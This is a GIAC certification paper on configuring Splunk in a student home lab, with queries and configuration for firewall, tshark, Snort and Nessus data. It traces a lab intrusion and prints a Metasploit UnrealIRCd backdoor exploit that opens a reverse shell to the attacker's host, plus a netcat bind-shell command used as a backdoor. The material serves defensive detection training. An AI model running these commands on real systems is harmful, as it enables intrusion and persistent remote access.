Setting up Splunk for Event Correlation in Your Home Lab

GIAC (GCIA) Gold Certification

Author: Aron Warren, awarren@gmail.com
Advisor: Hamed Khiabani, Ph.D.

Accepted: November 19th 2013

Abstract

Splunk is an ideal event correlation instrument for use in large enterprise environments down to small home laboratory networks such as those used by students. Splunk's appeal has grown over the past few years due to a number of factors: speed and amount of collectable data, a growing user base as well as new ways of exploiting its capabilities are discovered. This paper will overview a student research home network Splunk installation including Internet taps, creation and automation of queries and finally pulling multiple data sources together to track security events.

1. Introduction

When defending one's network and systems from the numerous available attack vectors it is easy to become overwhelmed with the amount of data that can be collected across multiple logs and possibly multiple systems. Analyzing data from many disparate sources is challenging enough when attempting to handle an incident, similar to trying to find the proverbial needle in a haystack. One of the tools used in the realm of intrusion detection is Splunk. Splunk is a software product for log aggregation, event correlation, and analysis of just about any type of data from system event logs to firewall logs. Any other type of metric may be used, for example: temperature, airline, census, or road traffic data.

This paper will propose a network layout with Splunk integration. It will be tailored in such a manner that our hypothetical student security researcher could study network-based intrusions on Internet connected systems. The paper will continue with explanations of some simple queries to introduce the reader to the syntax and capabilities of Splunk queries. Following that packet capture, Nessus, and Snort data will be integrated into Splunk. Finally the union of these pieces will describe how a network-based intrusion can be tracked and analyzed with Splunk.

2. Splunk Overview

"Splunk was founded to pursue a disruptive new vision: make machine data accessible, usable and valuable to everyone" (Splunk Inc., 2013b). Splunk was brought into existence by founders Michael Baum, Erik Swan and Robin Das in 2003 (Robb, 2006) and began shipping their first versions, Splunk 1 and Splunk 2, in 2006. At that time they had a total of 150 customers (Splunk Inc., 2013h) but with new functionality and a product that met a demand, Splunk has seen enormous adoption [by] over 5600 companies (Splunk Inc., 2013b) in over 90 countries.

3. Scenario Overview

In order to possess the ability to capture data so that our researcher can perform an intrusion analysis two networks will be created. The first network is a production network. This is where stable production services such as DNS, mail, and web servers are hosted. Given the ease of virtualization presently, each service will be virtualized. The production network is where the Splunk server will be installed.

A research network will also be created where the intrusion will take place. That network also contains DNS, mail, and web services. They may not be as secured as in the production network. The research network is very heavily monitored and collects more data points than the production network. The philosophy from Chuvakin, Schmidt and Phillips (2013) of "Log all, store some, monitor what is needed" (Law 3 – Law of Monitoring, para. 6) is applied in this scenario. We should attempt to collect as much logged data as possible. The research network is also much more tightly restricted and verbosely logged allowing for events to be more fully captured.

The scenario outlined here does not capture very much data and as such the free version of Splunk will be used. The free version limits collection to 500Mb per day whereas the Enterprise Edition allows for larger data collections while providing some excellent additional features.

4. Network Layouts

4.1. Production Network Layout

In our scenario the production network being used is contained within a VMWare ESXi server hosting the following VMs: a Linux firewall with an inline Snort IDS, an email server, a fileserver server, a separate out-of-band Snort server and the Splunk server. This network also contains a Nessus VM and many others VMs not depicted in Figure 1 for brevity. The Splunk VM is the destination of collection for all log data from both networks. The actual installation of the Splunk service and Splunk Forwarders are not covered in this paper as an implementation guide written by Roberts (2013) covers this process in depth. Splunk Universal Forwarders were used in this scenario due to their "very small memory footprint and minimal CPU consumption" (Zadrozny & Kodali, 2013) being ideal when working with VMs.

4.2. Research Network Layout

The research network is similar in layout to the production network. A VMWare ESXi server with the following VMs: firewall with inline IDS protection, email services, a fileserver, a Backtrack 5 instance, a Metasploitable 2 server. Many other comprisable hosts and servers of interest are not depicted in Figure 2 for brevity. The firewall has default deny for inbound and outbound traffic with verbose logging enabled. Rules are created to only allow traffic known to be necessary. Similarly the inline Snort IDS has all rules enabled and equally verbose logging. Each VM has all of the relevant logs being collected by Splunk Forwarders sending that data over an encrypted channel to the Splunk server in the production network.




Figure 1.




Figure 2.


4.3. Ethernet Tap on Internet Connection

A 100Mbit RJ45 tap by Dualcomm (2013) is placed on the uplink to the Internet Service Provider, ISP, as seen in both Figure 1 and Figure 2, so as to collect data on the Internet uplink. The mirrored traffic is sent to a VM in the production network in which the VM's network interface is not given an IP address but is only used in promiscuous mode. An instance of Snort is running here to additionally monitor all traffic. This is normally the location where the full packet capture will be performed with the associated data fed from the Snort VM to the Splunk server. In this scenario we will only perform packet capture on traffic entering the Metasploitable VM as to minimize the amount of logging.

5. Splunk Indexes and Licensing

Now that the network layout has been detailed our attention is turned to specific Splunk configurations needing to be performed. Two components that tie closely together are Splunk indexes and the Splunk license.

Indexes are buckets of data in Splunk that can be organized in any number of ways. Our researcher may want one index per machine, one index per network, one index per network function such as web servers or some other grouping. Setting up an indices layout design up front may prove useful or the researcher can move data from one index to another later if it proves beneficial. As data ages these buckets of data move through various stages: Hot being the current, writable index (Splunk Inc., 2013i). Hot buckets transition to warm and then to cold all the while still searchable from within Splunk. Cold buckets are eventually moved into frozen buckets and then become unsearchable. Frozen buckets can be thawed at a later date to become searchable again. This frozen bucket process helps archive data off of the server in the event of storage limitations.



Showing 1-25 of 27 items

Index name	Max size (MB) of entire index	Frozen archive path	Current size (in MB)	Event count
_audit	500,000	None	512	2,015,113
_blocksignature	0	None	1	0
_internal	500,000	None	743	7,471,220
_thefishbucket	500,000	None	1	0
asg	500,000	None	897	16,106,592
bt5	500,000	None	2	13,714
dns	500,000	None	40	434,145
fileserver	500,000	None	19	137,476
git	500,000	None	17	179,168
history	500,000	None	1	0
imac	500,000	None	24	280,215
mailserver	500,000	None	22	260,663

Figure 3.

Aron Warren, aronwarren@gmail.com

Figure 3 shows a portion of the indexes configured where the index name is based upon the hostname of the VMs found in both the production and research networks. The location of frozen buckets would also be listed in Figure 3 if utilized in this scenario.

When setting up a Splunk infrastructure it is important to not allow more data to be indexed than your license allows for. Splunk allows for 3 days (Splunk Inc., 2013a) of license violations within a 30-day period in both their enterprise and home editions before search capabilities will be suspended. The following deployment methodologies are recommended for an initial Splunk deployment:

1. Enable collection of all client machines in one day thus only violating the license once. If this option is chosen it is best to completely index all of the logs on each server at the time of installation. Splunk offers the ability to log only new data entered into the log file or to index the entire log file. Splunk is not restricted to a single file as an entire directory may be indexed.
2. Stage integration of client machines over at most over 2 – 24 hours periods if all client logs will be indexed.
3. Stage integration of client machines such that indexing of data is in a controlled way. This can be achieved by not indexing historical files or only indexing new data entered into the log files.

6. Simple Queries

With the production and research networks up and running (the Splunk indexes created and the Splunk server is receiving data from each VM) our focus is turned briefly to some simple queries. These queries will show the query syntax while relaying data useful for initial Splunk installations. A search query can be made up of any or all of the following: single keywords, keywords joined with Boolean operators, quoted strings, regular expressions, key/value pairs, or wildcards. Queries are made of data from and index or multiple indexes. The following examples will be done using the Search App which is one of the default apps provided in Splunk.

6.1. Firewall Dropped Packets by Port

We begin by looking at the firewall whose index name is “asg”. Entering the keyword “index=” tells Splunk to query only for data in the firewall index. We also want to query only specific points in time to assist in limiting our results. The keyword for searching from a specific point in time is: “starttime”. The firewall in scenario stores log entries in syslog format and contains the keyword: “ulogd”. Putting all of the previous pieces together we will collect dropped firewall packets logged since midnight on March 31, 2013. The search query would look like this:


```
index="asg" starttime="03/31/2013:00:00:00" ulogd
```

Bumgarner (2013) tells us that there is an implied “AND” Boolean operator (Boolean and grouping operators section, para. 1) between the keywords. This means the above query is equivalent to the following:

```
index="asg" AND starttime="03/31/2013:00:00:00" AND ulogd
```

Splunk happens to understand Unix pipes. Pipes take the input before the "|" symbol and send the results to what occurs after the pipe. In the following example we are using Splunk's charting capabilities to calculate the number of times a port connection is blocked by using the "count(dstport)" operation. We then display that number alongside each port by using the "by dstport" phrase . The results are shown in Figure 4.

```
index="asg" starttime="03/31/2013:00:00:00" ulogd| chart count(dstport) by dstport
```


5,088,790 matching events

Your timerange was substituted based on your search string

25,128 results over all time

Overlay: None

	dstport	count(dstport)
1	137	1336461
2	80	344795
3	16385	340348
4	16384	338660
5	16386	336040
6	443	82470

Figure 4.


6.2. Plotting Dropped Packets on Google Maps

Splunk has the concept of add-on packages called Apps and are available for download from the Splunk site. We will see later how an App is installed but for now a teaser of one popular App called Google Maps (Splunk Inc., 2013d) is shown.

To visualize the previous day's dropped packets (ulogd) whose source IP (srcip) is not our from our internal network IP addresses we run the query:

```
index=asg daysago=1 ulogd NOT srcip=192.168.*.* | geoip srcip
```

Boolean operators must always be in all uppercase to distinguish those special words from the regular words: “and”, “or” and “not”. The geoip keyword directs Splunk to plot on a Google map the source IPs (srcip) we have collected. The results are shown in Figure 5.



984 results with location information (38 distinct locations) over all time


Figure 5.

7. Amount of Indexed Data

In this section we identify the amount of data being indexed. Again, it is important to not exceed the licensed index amount or search functionality will be disabled. To assist in staying within license limits it is useful to determine the total amount of data being indexed by Splunk on a daily basis. The query below in the blue box takes metrics from the internal index (_index) and the field "todaysbytesindexed" along with the previous seven days (startdaysago). That result is then fed into a formula (eval) for converting the size into megabytes and named: MB_Indexed. The averaged results (avg(MB_Indexed)) are then grouped into a one day bucket (span=1d) and charted. The resultant query created by the_wolverine (2010) is as follows:

```
index=_internal todaysbytesindexed startdaysago=7 | eval MB_Indexed =
(todaysBytesIndexed/1024/1024/1024)*1000 | timechart span=1d avg(MB_Indexed)
```

The results of running that query is shown in Figure 6:



Your timerange was substituted based on your search string

8 results over all time

Overlay: None


	_time	avg(MB_Indexed)
1	7/19/13 12:00:00.000 AM	
2	7/20/13 12:00:00.000 AM	
3	7/21/13 12:00:00.000 AM	544.234830
4	7/22/13 12:00:00.000 AM	86.348565
5	7/23/13 12:00:00.000 AM	76.028633
6	7/24/13 12:00:00.000 AM	91.053128
7	7/25/13 12:00:00.000 AM	76.244683
8	7/26/13 12:00:00.000 AM	75.022174

Figure 6.

7.1. Indexed Data from Hosts

Especially important when setting up the Splunk Forwarder on remote systems is the amount of data that host is sending to Splunk to be indexed. One query that is helpful to determine the amount of data for each Index is the query below with the result being shown in Figure 7.

```
index="_internal" starttime="07/26/2013:00:00:00" source="*metrics.log"
per_index_thruput | eval MB=kb/1024 | timechart span=1d sum(MB) by series
```



6,775 matching events

Your timerange was substituted based on your search string

1 result from 12:00:00.000 AM to 11:34:23.075 AM on Friday, July 26, 2013

Export Options

Overlay: None

	_time	OTHER	VALUE_audit	VALUE_internal	asg	dns	fileserver
1	7/26/13 12:00:00.000 AM	0.1248264375	3.0756397123	27.802269931	5.5929260098	0.210024865	0.258654591

Figure 7.

8. CLI Based Queries

The Free Splunk license does not enable the alerting feature found in the enterprise license. Splunk alerts are essentially scheduled searches that trigger an action, such as an email being sent, if the alert criteria are met. While searches can be scheduled (Splunk Inc., 2013e) and the "sendmail" option used (Splunk Inc., 2013f) the results are not emailed in the free home edition. Only an email stating that the "results have been saved" is sent which means the researcher must access the web interface to view the results. Using the command line interface (CLI) a report can be generated and those results emailed. Results are, by default, truncated to 100 entries under the CLI so the maxout

(Splunk Inc., 2013c) option must be used to obtain all results. One other option to note is disabling the results preview by setting "-preview false".

```
root@splunk# /splunk/bin/splunk search 'index=asg starttime="07/26/2013:00:00:00"
ulogd | chart count(dstport) by dstport' -preview false –maxout 500000
```

The results from the CLI search can then be analyzed further by scripts or simply emailed as part of a regular scheduled report.

9. Full Packet Capture

"Packet capture in 10-gigabit Ethernet" suggests capturing first 10-20KB of conversation instead of full packet capture as most interesting metadata is stored there. For our scenario a full packet capture isn't necessary and as such we will only capture a few fields as shown in the following configurations performed on the Splunk server.

```
splunkserver:$SPLUNKHOME/etc/system/local/props.conf
…
[tshark_csv]
NO_BINARY_CHECK = 1
SHOULD_LINEMERGE = true
pulldown_type = 1
TRANSFORMS-TS_header_lines = TS_header_lines
REPORT-tshark_csv = tshark_csv
MAX_EVENTS = 1024
```

In the transforms.conf file the delimiter is a ";". The fields of interest are laid out in the exact order we will be collecting later.

```
splunkserver:$SPLUNKHOME/etc/system/local/transforms.conf
…
 [tshark_csv]
DELIMS = ";"
FIELDS = "frame_time", "ip.src_host", "tcp.srcport", "ip.dst_host", "tcp.dstport"
```

Aron Warren, aronwarren@gmail.com

On the host where the actual packet capture will be performed, Metasploitable in this scenario, the inputs.conf file is where the tshark output will be stored:

```
metasploitable:$SPLUNKHOME/etc/system/local/inputs.conf
…
[monitor:///var/tshark/tshark.csv]
sourcetype = tshark_csv
…
```

The tshark options must correspond to the options provided in transforms.conf. The exact CLI options are:

```
metasploitable# tshark -i eth0 -e frame.time -e ip.src_host -e tcp.srcport -e ip.dst_host -e
tcp.dstport -T fields -E separator=";" >> /var/tshark/tshark.csv
```

10. Snort and Nessus in Splunk

Snort and Nessus provide two additional pieces of information that will assist the malware researcher when combined with other data in Splunk. On the Metasploitable VM we have a Snort process running. Snort has been configured to output alerts in the fast alert configuration (Sourcefire Inc., 2013). Next Splunk's input.conf must be modified to capture this file as shown below:

```
[monitor:///var/log/snort/alert.fast]
sourcetype = fast
```

The more challenging part is integrating Nessus. While the Nessus App does provide the foundation we will use, such as the properties and data transforms, we will not be using the App's interface. Instead we will use the basic Search interface.

In the Splunk web interface navigate to Manager -> Apps and click the "Find more apps online" button. Find and install the app named "Nessus in Splunk".

Nessus does not have capabilities to output to a common separated values (CSV) file so we need the perl script from https://github.com/gcattani/simple-nessus.git which takes the .nessus file format and converts the data into the CSV format. The modifications made to the perl script necessary for this paper are available at http://wp.me/p2tPOV-1P.

The Splunk input.conf file found on the Nessus scanner needs to be modified in order to pick up these files. Any new file that is generated, ending in .csv, will automatically be picked up by Splunk because of the regular expression.

```
[monitor:///opt/nessus/scans/*.csv]
disabled = false
followTail = 0
host_regex = /opt/nessus/scans/(.*)\.csv$
index = nessus
host = securitybox
sourcetype = nessus_csv

[monitor:///opt/nessus/var/nessus/logs/nessusd.dump]
[monitor:///opt/nessus/var/nessus/logs/nessusd.messages]
```

For this paper we will not use the Nessus App in Splunk but instead reference the data collected via the CLI.

11. Pulling it all Together


Up to this point several information sources have been made available to Splunk. Let us now pull them together to demonstrate how to trace an attack. Our researcher will use Metaploit against the preconfigured vulnerable VM called Metasploitable. Shown below is the unreal IRCD exploit (NIST, 2010) launched from the Backtrack 5 VM.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unreal_ircd_3281_backdoor) > set lhost 192.168.99.50
lhost => 192.168.99.50
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.99.114
RHOST => 192.168.99.114
msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse handler on 192.168.99.50:4444
[*] Connected to 192.168.99.114:6667...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
[*] Sending backdoor command...
[*] Command shell session 1 opened (192.168.99.50:4444 -> 192.168.99.114:46648) at
2013-08-25 10:20:41 -0600
hostname
Metasploitable
nc -c /bin/sh -l -p 9999
^C
Abort session 2? [y/N] y
```

The researcher was able to get a command prompt on the exploited machine as well as establish a backdoor listening on port 9999. We will now query what Splunk captured in order to have supporting data for a possible incident report.

First we look at what Snort has captured and we will use specific timeframes in the queries to simulate a timeframe based forensic investigation. The query below has results shown in Figure 8.

```
host=metasploitable.* sourcetype=fast starttime="08/25/2013:10:30:00"
endtime="08/25/2013:10:50:00"
```




```
2   8/25/13            08/25-10:39:09.338370  [**] [1:25106:1] MALWARE-BACKDOOR UnrealIRCd
    10:39:09.338 AM    backdoor command execution attempt [**] [Classification: Attempted
                       Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.99.50:44960
                       -> 192.168.99.114:6667
                       host=metasploitable[redacted] | sourcetype=fast | source=/var/log/snort/alert.fast
```

Figure 8.

Next a search of syslog, shown below, happens to yield no notable information as reflected in Figure 9.

```
host=metasploitable sourcetype=syslog starttime="08/25/2013:10:30:00"
endtime="08/25/2013:10:50:00" (NOT sshd) AND (NOT cron)
```




```
1   8/25/13            Aug 25 10:43:58 metasploitable su[7357]: pam_unix(su:session): session
    10:43:58.000 AM    closed for user root
                       host=metasploitable | sourcetype=syslog | source=/var/log/auth.log

2   8/25/13            Aug 25 10:37:37 metasploitable su[7357]: pam_unix(su:session): session
    10:37:37.000 AM    opened for user root by msfadmin(uid=1000)
                       host=metasploitable | sourcetype=syslog | source=/var/log/auth.log

3   8/25/13            Aug 25 10:37:37 metasploitable su[7357]: + pts/1 msfadmin:root
    10:37:37.000 AM    host=metasploitable | sourcetype=syslog | source=/var/log/auth.log

4   8/25/13            Aug 25 10:37:37 metasploitable su[7357]: Successful su for root by
    10:37:37.000 AM    msfadmin
                       host=metasploitable | sourcetype=syslog | source=/var/log/auth.log
```

Figure 9.

The root user's activity in Figure 9 was caused by the researcher and proves that data was being collected during that timeframe even if not particularly notable. The query below searches the tshark packet capture and Figure 10 shows that a host communicated with it.

